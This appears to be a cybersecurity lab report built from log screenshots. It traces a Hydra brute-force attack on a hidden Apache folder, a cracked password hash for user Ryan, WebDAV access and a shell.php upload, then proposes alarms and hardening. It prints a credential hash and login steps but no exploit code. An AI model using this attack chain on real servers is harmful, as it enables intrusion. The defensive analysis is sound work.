
- The request for the hidden folder happened july 12, 2022 @ 18:00:00.000
- 16,591 requests were made
- The secret_folder contained “connect_to_corp_server” folder that had a hashed password for the user Ryan which was cracked and used to gain access to the /webdav/ and /passwd/ and folders.



Index of /company_folders/secre

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



query: GET /company_folders/secret_folder

Jul 12, 2022 @ 18:00:00.00 → Jul 12, 2022 @ 18:30:00.00

destination.ip: 192.168.1.105 × source.ip: 192.168.1.90 ×

16,591 hits

Jul 12, 2022 @ 18:00:00.000 - Jul 12, 2022 @ 18:30:00.000


Filter by type 0

Selected fields 1
- destination.port

Available fields 56

Popular
- agent.type
- destination.ip
- host.name
- query
- source.ip

```
network.bytes          861B
network.community_id   1:b85zxePGD1SOisvfGODp0iIgzZA=
network.direction      inbound
network.protocol       http
network.transport      tcp
network.type           ipv4
query                  GET /company_folders/secret_folder
```




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

op 10 HTTP requests [Packetbeat] ECS

Analysis: Uncovering the Brute Force Attack

- There were a total of 16,606 request made by the Brute-Force attack by Hydra
- 16604 request had been made before the attacker discovered the password and 2 hit when the password was found



query: GET /company_folders/secret_folder AND status: "Error"

Jul 13, 2022 @ 00:30:00.00 → Jul 13, 2022 @ 01:00:00.00

destination.ip: 192.168.1.105 × source.ip: 192.168.1.90 ×


packetbeat-*

16,604 hits

Jul 13, 2022 @ 00:30:00.000 - Jul 13, 2022 @ 01:00:00.000

```
query                 GET /company_folders/secret_folder
server.bytes          698B
server.ip             192.168.1.105
server.port           80
source.bytes          163B
source.ip             192.168.1.90
source.port           52372
status                Error
type                  http
url.domain            192.168.1.105
url.full              http://192.168.1.105/company_folders/secret_folder
url.path              /company_folders/secret_folder
url.scheme            http
user_agent.original   Mozilla/4.0 (Hydra)
```

Jul 13, 2022 @ 00:41:58.283 80



query: GET /company_folders/secret_folder AND status: "OK"

Jul 13, 2022 @ 00:30:00.00 → Jul 13, 2022 @ 01:00:00.00

destination.ip: 192.168.1.105 × source.ip: 192.168.1.90 ×

packetbeat-*


2 hits

Jul 13, 2022 @ 00:30:00.000 - Jul 13, 2022 @ 01:00:00.000

```
query                 GET /company_folders/secret_folder
server.bytes          589B
server.ip             192.168.1.105
server.port           80
source.bytes          163B
source.ip             192.168.1.90
source.port           52364
status                OK
type                  http
url.domain            192.168.1.105
url.full              http://192.168.1.105/company_folders/secret_folder
url.path              /company_folders/secret_folder
url.scheme            http
user_agent.original   Mozilla/4.0 (Hydra)
```


Analysis: Finding the WebDAV Connection

- A total of 54 request was made to this directory. Out of the 54 requests, 48 request was to the webdav directory and 6 was to the passwd.dav.
- 25 requests was made for shell.php file.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/...	16,606
http://127.0.0.1/server-status?auto=	181
http://192.168.1.105/webdav	48
http://192.168.1.105/webdav/shell.php	25
http://192.168.1.105/webdav/	6



url.full:"http://192.168.1.105/webdav/passwd.dav"

Jul 13, 2022 @ 00:30:00.00 → Jul 13, 2022 @ 01:00:00.00

destination.ip: 192.168.1.105 × | source.ip: 192.168.1.90 ×

6 hits


Jul 13, 2022 @ 00:30:00.000 - Jul 13, 2022 @ 01:00:00.000

Selected fields 1
- destination.port

Available fields 58

Popular
- agent.type
- destination.ip
- host.name
- query
- source.ip
- url.full
- url.path
- user_agent.original
- _id
- _index
- _score
- @timestamp
- agent.ephemeral_id
- agent.hostname
- agent.id

```
server.ip              192.168.1.105
server.port            80
source.bytes           538B
source.ip              192.168.1.90
source.port            52406
status                 OK
type                   http
url.domain             192.168.1.105
url.full               http://192.168.1.105/webdav/passwd.dav
url.path               /webdav/passwd.dav
url.scheme             http
user_agent.original    gvfs/1.42.2

> Jul 13, 2022 @ 00:49:05.116  80
> Jul 13, 2022 @ 00:49:04.357  80
> Jul 13, 2022 @ 00:49:04.354  80
```



url.full:"http://192.168.1.105/webdav/shell.php"

destination.ip: 192.168.1.105 × | source.ip: 192.168.1.90 ×

25 hits

Selected fields 1
- destination.port

Available fields 61

Popular
- agent.type
- destination.ip
- host.name
- query
- source.ip
- url.full
- url.path
- user_agent.original
- _id
- _index
- _score
- @timestamp
- agent.ephemeral_id

```
> Jul 13, 2022 @ 00:49:01.030  80
> Jul 13, 2022 @ 00:49:01.026  80
> Jul 13, 2022 @ 00:49:00.512  80
> Jul 13, 2022 @ 00:49:00.511  80
> Jul 13, 2022 @ 00:49:00.506  80
> Jul 13, 2022 @ 00:45:57.586  80
> Jul 13, 2022 @ 00:45:57.584  80
> Jul 13, 2022 @ 00:45:57.578  80
> Jul 13, 2022 @ 00:45:56.839  80
> Jul 13, 2022 @ 00:45:56.837  80
> Jul 13, 2022 @ 00:45:56.830  80
> Jul 13, 2022 @ 00:45:46.665  80
> Jul 13, 2022 @ 00:45:45.918  80
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alarm can be set to trigger when a large amount of traffic comes from a single ip address to multiple ports. When that occurs its a clear indication of a port scan.

What threshold would you set to activate this alarm?

- If more than 10 requests per second are made from a single ip address to multiple ports an alert can be set to trigger.

System Hardening

What configurations can be set on the host to mitigate port scans?

- A strong firewall can prevent unauthorized access to the company's private network. It controls ports and their visibility, as well as detects when a port scan is in progress before shutting it down.

- For this particular scenario, port 80 (http) can be redirected to port 443 (https) and port 22 closed to ensure unauthorized access will not be enabled using insecure or open ports.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Any requests being made to access the hidden directory from sources outside the company’s internal network should set an alarm and alert the SOC analyst.

System Hardening

What configuration can be set on the host to block unwanted access?

- Disable directory listing so no directories are openly available to be seen by the public.
- Strong username and passwords used to add a layer of security and make it hard for tools like crackstation to not crack passwords within seconds.
- Encrypt the contents of the files.
- Redirect http traffic to https and force secured connection to the web server.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set up an alert for 3 failed login attempts and for 10 or more failed login attempts, a critical alert should be triggered to notify the SOC analyst.

System Hardening

What configuration can be set on the host to block brute force attacks?

- If 3 failed attempts were made, the account should be locked out and an email sent to the user of the account.
- Mandatory strong password implementation with mixed upper and lowercase letters accompanied by numbers and special characters.
- Multi-factor authentications can also be utilized to mitigate brute force attacks.
- CAPTCHA prevents robots and automated tools as well.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- If any attempt made to access this WebDAV directory from a source ip outside of the company's internal network should trigger an alert.

System Hardening

What configuration can be set on the host to control access?

- Avoid uploading files with instructions to how to access the web server or hashed passwords with usernames provided that can be accessed by web browser.
- Whitelist ip addresses allowed to accesses the web server
- Make sure software patches are up to date.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert when any type of unauthorized file types are uploaded to the web server.
- Alert if source ip is not within the company's internal network.

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads outside of the company's network should be blocked
- File types should be validated when uploaded on to the server and block all executables files.
- Only users with privileges should be allowed to upload files to the server.

The End